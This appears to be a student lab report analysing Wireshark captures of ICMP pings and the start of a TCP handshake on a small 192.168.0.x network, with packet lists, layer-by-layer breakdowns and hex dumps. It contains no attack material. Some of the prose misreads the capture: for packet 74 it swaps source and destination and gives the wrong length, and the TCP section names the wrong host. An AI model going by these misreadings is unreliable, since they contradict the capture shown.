> Frame 1: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
> Ethernet II, Src: Intel_e0:0f:bf (44:03:2c:e0:0f:bf), Dst: TpLinkTechno_9d:9e:5a (18:a6:f7:9d:9e:5a)
> Internet Protocol Version 4, Src: 192.168.0.104, Dst: 192.168.0.1
> User Datagram Protocol, Src Port: 54770, Dst Port: 53
```

```
0000  18 a6 f7 9d 9e 5a 44 03  2c e0 0f bf 08 00 45 00   ·····ZD· ,·····E·
0010  00 49 19 02 00 00 80 11  9f e8 c0 a8 00 68 c0 a8   ·I······ ·····h··
0020  00 01 d5 f2 00 35 00 35  b1 7f 7b b8 01 00 00 01   ·····5·5 ··{·····
0030  00 00 00 00 00 07 62     72 6f 77 73 65 72 06 65   ·······b rowser·e
0040  76 65 6e 74 73 04 64 61  74 61 03 6d 73 6e 03 63   vents·da ta·msn·c
```

Type "Apply a display filter icmp" to filter out icmp packets.



```
No.    Time        Source           Destination        Protocol Length Info
    74 8.635041    192.168.0.102    192.168.0.104      ICMP      98 Echo (ping) request  id=0x201d, seq=71/18176, ttl=64 (reply in 75)
    75 8.635155    192.168.0.104    192.168.0.102      ICMP      98 Echo (ping) reply    id=0x201d, seq=71/18176, ttl=128 (request in 74)
    79 8.936874    192.168.0.104    192.168.0.102      ICMP      74 Echo (ping) request  id=0x0001, seq=66/16896, ttl=128 (reply in 80)
    80 8.945461    192.168.0.102    192.168.0.104      ICMP      74 Echo (ping) reply    id=0x0001, seq=66/16896, ttl=64 (request in 79)
    84 9.631643    192.168.0.102    192.168.0.104      ICMP      98 Echo (ping) request  id=0x201d, seq=72/18432, ttl=64 (reply in 85)
    85 9.631743    192.168.0.104    192.168.0.102      ICMP      98 Echo (ping) reply    id=0x201d, seq=72/18432, ttl=128 (request in 84)
    87 9.945823    192.168.0.104    192.168.0.102      ICMP      74 Echo (ping) request  id=0x0001, seq=67/17152, ttl=128 (reply in 88)
    88 9.965841    192.168.0.102    192.168.0.104      ICMP      74 Echo (ping) reply    id=0x0001, seq=67/17152, ttl=64 (request in 87)
    91 10.630664   192.168.0.102    192.168.0.104      ICMP      98 Echo (ping) request  id=0x201d, seq=73/18688, ttl=64 (reply in 92)
    92 10.630776   192.168.0.104    192.168.0.102      ICMP      98 Echo (ping) reply    id=0x201d, seq=73/18688, ttl=128 (request in 91)
```

Looking at packet No.74, we can see information such as:

Packet gain time: 8.635041. Source sends packets to 192.168.0.102. Destination address: 192.168.0.104. Protocol: ICMP. Duration: 74 bytes


Packet No.74 is an Echo request of the ping command: request to test and connect to 1 device or server.

ID: ‘0x201d’: Use pairing of Echo Request and Echo Reply packets respectively. Sequence number: '71/18176' the ICMP packet sequence number in the outgoing packet string.

Ttl: time-to-live Anti-Routing Loop Mechanism: Every time passing through the router ttl drops 1. The router receives the ttl=0 packet, the packet is canceled.

Package No.74 shows that if you want to see its reply package, you can see package No.75 (reply in 75). Package No.75 wants to see its request, see Package No.74.


Thereby, it shows that after finishing a request-reply process, cmd returns a reply command on the cmd interface



```
Reply from 192.168.0.104: bytes=32 time=61ms TTL=253
Reply from 192.168.0.104: bytes=32 time=73ms TTL=253
Reply from 192.168.0.104: bytes=32 time=92ms TTL=253
Reply from 192.168.0.104: bytes=32 time=5ms TTL=253
```

Detailed Analysis:

Frame package overview:




p001-nn.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp


```
No.       Time        Source          Destination        Protocol Length Info
     74 8.635041     192.168.0.102   192.168.0.104       ICMP        98 Echo (ping) request  id=0x201d, seq=71/18176, ttl=64 (reply in 75)

Frame 74: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
    Section number: 1
  > Interface id: 0 (\Device\NPF_{D2385D31-013D-4B97-917A-868652930131})
    Encapsulation type: Ethernet (1)
    Arrival Time: Jul  9, 2024 14:41:40.277737000 SE Asia Standard Time
    UTC Arrival Time: Jul  9, 2024 07:41:40.277737000 UTC
    Epoch Arrival Time: 1720510900.277737000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.227104000 seconds]
    [Time delta from previous displayed frame: 0.542031000 seconds]
    [Time since reference or first frame: 8.635041000 seconds]
    Frame Number: 74
    Frame Length: 98 bytes (784 bits)
    Capture Length: 98 bytes (784 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:icmp:data]
    [Coloring Rule Name: ICMP]
    [Coloring Rule String: icmp || icmpv6]
> Ethernet II, Src: Intel_26:2e:97 (28:d0:ea:26:2e:97), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
> Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.104
> Internet Control Message Protocol

0000  44 03 2c e0 0f bf 28 d0  ea 26 2e 97 08 00 45 00   D·,···(· ·&.···E·
0010  00 54 64 ea 40 00 40 01  53 a0 c0 a8 00 66 c0 a8   ·Td·@·@· S····f··
0020  00 68 08 00 29 37 20 1d  00 47 bd e9 8c 66 00 00   ·h··)7 · ·G···f··
0030  00 00 9b 41 0a 00 00 00  00 00 10 11 12 13 14 15   ···A···· ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%

Internet Control Message Protocol: Protocol        Packets: 1737 · Displayed: 518 (29.8%)        Profile: Default
```

Use Ethernet for layer2: Indicates source and destination MAC address information.




```
     74 8.635041     192.168.0.102   192.168.0.104       ICMP        98 Echo (ping) request  id=0x201d, seq=71/18176, ttl=64 (reply in 75)

> Frame 74: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
v Ethernet II, Src: Intel_26:2e:97 (28:d0:ea:26:2e:97), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
  v Destination: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
      Address: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  v Source: Intel_26:2e:97 (28:d0:ea:26:2e:97)
      Address: Intel_26:2e:97 (28:d0:ea:26:2e:97)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.104
> Internet Control Message Protocol
```

Packet analysis at layer3: indicates the version4 ip information. Indicates the source address and destination address. The protocol uses ICMP. Total lengther: 84.



```
No.        Time        Source          Destination     Protocol Length Info
     74 8.635041    192.168.0.102   192.168.0.104   ICMP       98 Echo (ping) request  id=0x201d, seq=71/18176, ttl=64 (reply in 75)

> Frame 74: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
> Ethernet II, Src: Intel_26:2e:97 (28:d0:ea:26:2e:97), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
v Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.104
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  v Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 84
    Identification: 0x64ea (25834)
  v 010. .... = Flags: 0x2, Don't fragment
      0... .... = Reserved bit: Not set
      .1.. .... = Don't fragment: Set
      ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0x53a0 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.0.102
    Destination Address: 192.168.0.104
> Internet Control Message Protocol

0000  44 03 2c e0 0f bf 28 d0  ea 26 2e 97 08 00 45 00   D·,···(· ·&.···E·
0010  00 54 64 ea 40 00 40 01  53 a0 c0 a8 00 66 c0 a8   ·Td·@·@· S····f··
0020  00 68 08 00 29 37 20 1d  00 47 bd e9 8c 66 00 00   ·h··)7 · ·G···f··
0030  00 00 9b 41 0a 00 00 00  00 00 10 11 12 13 14 15   ···A···· ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%

Internet Control Message Protocol: Protocol        Packets: 1737 · Displayed: 518 (29.8%)        Profile: Defau
```

Layer 4 packet analysis: Analysis of this paragraph shows that the ICMP protocol is being used. Type 8, code 0 indicates that the request package is being used. Checksum checks integrity correct.




```
icmp

No.        Time        Source          Destination     Protocol Length Info
     74 8.635041    192.168.0.102   192.168.0.104   ICMP       98 Echo (ping) request  id=0x201d, seq=71/18176, ttl=64 (reply in 75)

> Frame 74: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
> Ethernet II, Src: Intel_26:2e:97 (28:d0:ea:26:2e:97), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
> Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.104
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x2937 [correct]
    [Checksum Status: Good]
    Identifier (BE): 8221 (0x201d)
    Identifier (LE): 7456 (0x1d20)
    Sequence Number (BE): 71 (0x0047)
    Sequence Number (LE): 18176 (0x4700)
    [Response frame: 75]
    Timestamp from icmp data: Jul  9, 2024 14:41:49.672155000 SE Asia Standard Time
    [Timestamp from icmp data (relative): -9.394418000 seconds]
  v Data (40 bytes)
      Data: 101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637
      [Length: 40]
```

Through the process of analyzing the packet along with the icmp test of the ping command, it was found that no error message occurred.


Perform a successful icmp packet to other devices:

The icmp Source package 192.168.0.104 to Destination 192.168.0.69 (web01.com) succeeds.




```
o.        Time        Source          Destination       Protocol Length Info
     5713 315.549018  192.168.0.104   192.168.0.102     ICMP      98 Echo (ping) reply    id=0x2b7c, seq=2611/13066, ttl=128 (request in 5712
     5715 316.451840  192.168.0.104   192.168.0.69      ICMP      74 Echo (ping) request  id=0x0001, seq=98/25088, ttl=128 (reply in 5716)
     5716 316.458730  192.168.0.69    192.168.0.104     ICMP      74 Echo (ping) reply    id=0x0001, seq=98/25088, ttl=128 (request in 5715)
     5718 316.614172  192.168.0.102   192.168.0.104     ICMP      98 Echo (ping) request  id=0x2b7c, seq=2612/13322, ttl=64 (reply in 5719)
     5719 316.614254  192.168.0.104   192.168.0.102     ICMP      98 Echo (ping) reply    id=0x2b7c, seq=2612/13322, ttl=128 (request in 5718
     5726 317.463141  192.168.0.104   192.168.0.69      ICMP      74 Echo (ping) request  id=0x0001, seq=99/25344, ttl=128 (reply in 5727)
     5727 317.470430  192.168.0.69    192.168.0.104     ICMP      74 Echo (ping) reply    id=0x0001, seq=99/25344, ttl=128 (request in 5726)
     5729 317.627608  192.168.0.102   192.168.0.104     ICMP      98 Echo (ping) request  id=0x2b7c, seq=2613/13578, ttl=64 (reply in 5730)
     5730 317.627691  192.168.0.104   192.168.0.102     ICMP      98 Echo (ping) reply    id=0x2b7c, seq=2613/13578, ttl=128 (request in 5729
     5742 318.559523  192.168.0.102   192.168.0.104     ICMP      98 Echo (ping) request  id=0x2b7c, seq=2614/13834, ttl=64 (reply in 5743)
     5743 318.559616  192.168.0.104   192.168.0.102     ICMP      98 Echo (ping) reply    id=0x2b7c, seq=2614/13834, ttl=128 (request in 5742
     5753 319.556219  192.168.0.102   192.168.0.104     ICMP      98 Echo (ping) request  id=0x2b7c, seq=2615/14090, ttl=64 (reply in 5754)
     5754 319.556343  192.168.0.104   192.168.0.102     ICMP      98 Echo (ping) reply    id=0x2b7c, seq=2615/14090, ttl=128 (request in 5753
     5756 319.644154  192.168.0.1     192.168.0.104     ICMP     102 Destination unreachable (Network unreachable)
     5764 320.583713  192.168.0.102   192.168.0.104     ICMP      98 Echo (ping) request  id=0x2b7c, seq=2616/14346, ttl=64 (reply in 5765)
     5765 320.583803  192.168.0.104   192.168.0.102     ICMP      98 Echo (ping) reply    id=0x2b7c, seq=2616/14346, ttl=128 (request in 5764

 Ethernet II, Src: Intel_e0:0f:bf (44:03:2c:e0:0f:bf), Dst: ChongqingFug_9c:15:b9 (a8:93:4a:9c:15:b9)
 Internet Protocol Version 4, Src: 192.168.0.104, Dst: 192.168.0.69
 Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4cf9 [correct]
```

ICMP packets between 192.168.0.104 and 192.168.0.103 indicate a successful network connection between them.



```
     351 44.950002   192.168.0.104   192.168.0.103     ICMP     74 Echo (ping) request  id=0x0001, seq=69/17664, ttl=128 (reply in 352)
     352 44.956685   192.168.0.103   192.168.0.104     ICMP     74 Echo (ping) reply    id=0x0001, seq=69/17664, ttl=64 (request in 351)
     354 45.287492   192.168.0.102   192.168.0.104     ICMP     98 Echo (ping) request  id=0x22f7, seq=18/4608, ttl=64 (reply in 355)
     355 45.287609   192.168.0.104   192.168.0.102     ICMP     98 Echo (ping) reply    id=0x22f7, seq=18/4608, ttl=128 (request in 354)
     359 45.961287   192.168.0.104   192.168.0.103     ICMP     74 Echo (ping) request  id=0x0001, seq=70/17920, ttl=128 (reply in 360)

> Frame 352: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
> Ethernet II, Src: Intel_26:2e:97 (28:d0:ea:26:2e:97), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
> Internet Protocol Version 4, Src: 192.168.0.103, Dst: 192.168.0.104
v Internet Control Message Protocol
     Type: 0 (Echo (ping) reply)
     Code: 0
     Checksum: 0x5516 [correct]
```

Testing the connection to the DNSserver (192.168.0.32) shows a successful connection.



```
     534 71.347805   192.168.0.104   192.168.0.102     ICMP     98 Echo (ping) reply    id=0x22f7, seq=44/11264, ttl=128 (request in 533)
     535 71.951144   192.168.0.104   192.168.0.32      ICMP     74 Echo (ping) request  id=0x0001, seq=72/18432, ttl=128 (reply in 537)
     537 72.285208   192.168.0.32    192.168.0.104     ICMP     74 Echo (ping) reply    id=0x0001, seq=72/18432, ttl=64 (request in 535)
     538 72.351634   192.168.0.102   192.168.0.104     ICMP     98 Echo (ping) request  id=0x22f7, seq=45/11520, ttl=64 (reply in 539)
     539 72.351745   192.168.0.104   192.168.0.102     ICMP     98 Echo (ping) reply    id=0x22f7, seq=45/11520, ttl=128 (request in 538)
     541 72.716992   192.168.0.1     192.168.0.104     ICMP    101 Destination unreachable (Network unreachable)
     543 72.967872   192.168.0.104   192.168.0.32      ICMP     74 Echo (ping) request  id=0x0001, seq=73/18688, ttl=128 (reply in 544)
     544 72.972617   192.168.0.32    192.168.0.104     ICMP     74 Echo (ping) reply    id=0x0001, seq=73/18688, ttl=64 (request in 543)
     545 73.348668   192.168.0.102   192.168.0.104     ICMP     98 Echo (ping) request  id=0x22f7, seq=46/11776, ttl=64 (reply in 546)
     546 73.348760   192.168.0.104   192.168.0.102     ICMP     98 Echo (ping) reply    id=0x22f7, seq=46/11776, ttl=128 (request in 545)

 Frame 537: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{D2385D31-013D-4B97-917A-868652930131}, id 0
 Ethernet II, Src: Intel_b5:51:76 (c0:3c:59:b5:51:76), Dst: Intel_e0:0f:bf (44:03:2c:e0:0f:bf)
 Internet Protocol Version 4, Src: 192.168.0.32, Dst: 192.168.0.104
 Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
```

Conclusions and reviews:


The devices of the network lab model work normally, connected to each other. If any errors occur, continue to send ICMP packets to diagnose the network.

4.1.2 TCP packet analysis

Purpose: Check the TCP connection communication between the client and the server service. Thereby considering whether TCP is set up properly or not. There is a possibility of SYN flood attacks or abnormal states.

Analyze:

Perform 192.168.0.102 and 192.168.0.69 (web server) address filtering based on connection through TCP protocol.



```
ip.addr == 192.168.0.104 && ip.addr == 192.168.0.69 && tcp
```

```
No.     Time        Source          Destination     Protocol Lengt Info
   3002 157.847425  192.168.0.104   192.168.0.69    TCP        66 55184 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
   3003 157.884305  192.168.0.69    192.168.0.104   TCP        68 80 → 55184 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
   3004 157.884615  192.168.0.104   192.168.0.69    TCP        54 55184 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
   3005 157.884932  192.168.0.104   192.168.0.69    HTTP      492 GET / HTTP/1.1
   3006 157.926381  192.168.0.69    192.168.0.104   HTTP      349 HTTP/1.1 302 Found
   3009 157.930741  192.168.0.104   192.168.0.69    HTTP      502 GET /login.html HTTP/1.1
   3016 157.947973  192.168.0.69    192.168.0.104   HTTP     1141 HTTP/1.1 200 OK  (text/html)
   3017 157.998769  192.168.0.104   192.168.0.69    TCP        54 55184 → 80 [ACK] Seq=887 Ack=1383 Win=129792 Len=0
   3028 158.031699  192.168.0.104   192.168.0.69    HTTP      392 GET /style.css HTTP/1.1
   3035 158.050277  192.168.0.69    192.168.0.104   TCP      1514 80 → 55184 [ACK] Seq=1383 Ack=1225 Win=261376 Len=1460 [TCP segment of a reassembled PDU]
   3036 158.050277  192.168.0.69    192.168.0.104   TCP      1514 80 → 55184 [ACK] Seq=2843 Ack=1225 Win=261376 Len=1460 [TCP segment of a reassembled PDU]
   3037 158.050277  192.168.0.69    192.168.0.104   HTTP      395 HTTP/1.1 200 OK  (text/css)
   3038 158.050370  192.168.0.104   192.168.0.69    TCP        54 55184 → 80 [ACK] Seq=1225 Ack=4644 Win=131328 Len=0
   3064 158.744211  192.168.0.104   192.168.0.69    TCP        66 55182 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
   3065 158.744211  192.168.0.104   192.168.0.69    TCP        66 55183 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
   3066 158.792584  192.168.0.69    192.168.0.104   TCP        68 80 → 55183 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
